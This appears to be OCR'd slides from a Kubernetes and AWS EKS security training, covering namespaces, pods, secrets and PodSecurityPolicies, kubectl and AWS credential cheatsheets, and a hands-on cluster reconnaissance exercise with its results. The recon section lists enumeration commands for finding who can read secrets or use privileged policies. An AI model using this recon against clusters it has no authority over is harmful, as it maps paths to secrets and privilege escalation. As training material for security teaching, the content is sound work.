
They are sometimes called lightweight virtual machines.

Multiple container solutions exist, including Docker.

Kubernetes

Kubernetes (k8s) is an open-source system which eases deployment and management of containerized applications.

Kubernetes is to containers what hypervisors are to VM.



Kubernetes introduction

Containers are not magic nor are they virtual machines

Containers are a set of **ISOLATED RESOURCES** *of the host. This isolation is known as* **NAMESPACE**. *The isolation of a container may be* **partial**: *it can share some of its namespace with the host.*

User NS

Isolation users (and therefore of rights on the file system): works by mapping UID & GID inside and outside the namespace

IPC NS

Isolation of inter-process communications: prevents communication between processes of different NS

UTS NS

Isolation of Unix Time-Sharing, i.e., machine names and domains: allows having a different host name for containers

Mount NS


File System Isolation: Provides a different view of folders and files

PID NS


Usage of an independent set of PIDs: works by mapping inside and outside the namespace

Network NS

Isolation of network resources (interfaces, firewall, routing table, etc.)



Kubernetes introduction



Kubernetes uses the concept of **POD** *which may be considered like a container.*

Master Nodes

/ They are the intelligence of the cluster: manage scheduling, resources, validation…


/ They run the API Server (REST API): the central point to manage the cluster (create/update/destroy the resources)

Kubernetes Node a.k.a workers

/ They are the muscle of the cluster: run all applications/pods/container, provide network to pods

/ They rely on a local API known as kubelet which takes care of starting, stopping and maintaining pods

/ Kube-proxy is the component which provides network to pods: redirect external connections to the right pod and allows pods to communicate with each other.



Kubernetes introduction

Pods are an important part of cluster resources, but Kubernetes has many more

Namespaces

Namespaces are used to group resources: some resources are said "namespaced" i.e., bound to a namespace while others are not.
Usually, each business application runs within its own namespace. Access rights can then be given to developers to a given namespace.
kube-system *is the namespace which contains pods which run the cluster*

Secrets

A resource to store all secrets the applications need. They can be provided to pods which need them.


Pod


A pod is the final set of containers running your applications.

PodSecurityPolicy

PodSecurityPolicy (PSP) describes options which are allowed when starting a pod. A user is allowed to use a PSP through Kubernetes RBAC policies.

EKS introduction






From Kubernetes to EKS

EKS is the AWS managed Kubernetes service.
It is a basic Kubernetes cluster which runs on AWS compute resources (mostly EC2) and has connections with several AWS services, including logging, IAM, auto-scaling groups…

*Kubernetes is **not secured by default**. It is possible to escape pods to get access to hosts.*

Hopefully, our Kubernetes admins are well aware of security risks, and have correctly hardened the cluster.

Have they ?



Kubernetes cheatsheet


Interacting with the cluster

*Users can either use curl to interact with the REST API or use the dedicated client : **KUBECTL***

```
## Useful commands
# List/read resources
kubectl get <resource_kind> -n <namespace>
kubectl get <resource_kind> <resource_name> -n <namespace> -o yaml
# Run a command within a pod
kubectl exec <pod_name> -n <namespace> -it -- <command>
# Create a resource
kubectl create -f <resource_file.yaml>
# Copy a file to a pod
kubectl cp </path/to/file> <pod_name>:<path/in/pod> -n <namespace>
```

```
## Examples
# List pods in the business namespace
kubectl get pod -n business
# Read all ClusterRoles
kubectl get clusterrole -o yaml
# Read all Roles, in all namespaces
kubectl get role -o yaml -A
```

```
# Copy kubectl to a pod
kubectl cp $(which kubectl) my-pod:/ -n business
# Start a shell in a pod
kubectl exec my-pod -n business -it -- /bin/bash
```



AWS cheatsheet

IAM Credentials


*Two types of credentials you will be working with, **LONG TERM** (access keys) and **SHORT TERM**.*

```
## Region configuration is often necessary
export AWS_DEFAULT_REGION=us-west-2

## Long term credentials
export AWS_ACCESS_KEY_ID=AKIA[…]
export AWS_SECRET_ACCESS_KEY=[…]

## Short term credentials, 20 minutes
export AWS_ACCESS_KEY_ID=ASIA[…]
export AWS_SECRET_ACCESS_KEY=[…]
export AWS_SESSION_TOKEN=[…]

## Check the validity of the credentials
aws sts get-caller-identity
```



EKS cheatsheet

Authentication within EKS


*On **EKS** authentication can be bound to AWS IAM: any authorized AWS user can request an EKS token.*

```
## First configure AWS user
export AWS_ACCESS_KEY_ID=AKIA[…]
export AWS_SECRET_ACCESS_KEY=[…]

## Find available eks clusters
aws eks list-clusters --region=us-west-1

## Then configure kubectl
aws eks update-kubeconfig --name <cluster_name> --region=us-west-1

## Check the validity of the credentials
kubectl auth can-i --list
```



5 - Kubernetes recon

Hands-on

YOUR GOAL

First thing to do when you get access to a device: understand your environment and what you can do.
What can you do?
What namespaces exist apart from system ones?
What can other users/service accounts do? Who can get secrets? Create pods?
What PodSecurityPolicies exists? Who can use unrestricted policies?

YOUR TOOLS


Kubernetes client

```
kubectl auth can-i --list
kubectl get namespaces
kubectl auth can-I --list -n business-app
kubectl get podsecuritypolicy
```

Kubectl-who-can *

```
# https://github.com/aquasecurity/kubectl-who-can
kubectl-who-can get secret -n business-app
kubectl-who-can get secret -n monitoring-app
kubectl-who-can create pod -n monitoring-app
kubectl-who-can use podsecuritypolicy/eks.privileged
```

* other tools exist but they may not be of interest here: kubeaudit, kube-bench



5 - Kubernetes recon

Hands-on – Results

NAMESPACES

We discovered the 3 following namespace:

business-app

monitoring-app

aws-app

YOUR RIGHTS

*The current user can do anything on the **business-app** namespace*

EXISTING PSP


We discovered the 2 following PSP:

restricted

eks.privileged

INTERESTING USERS

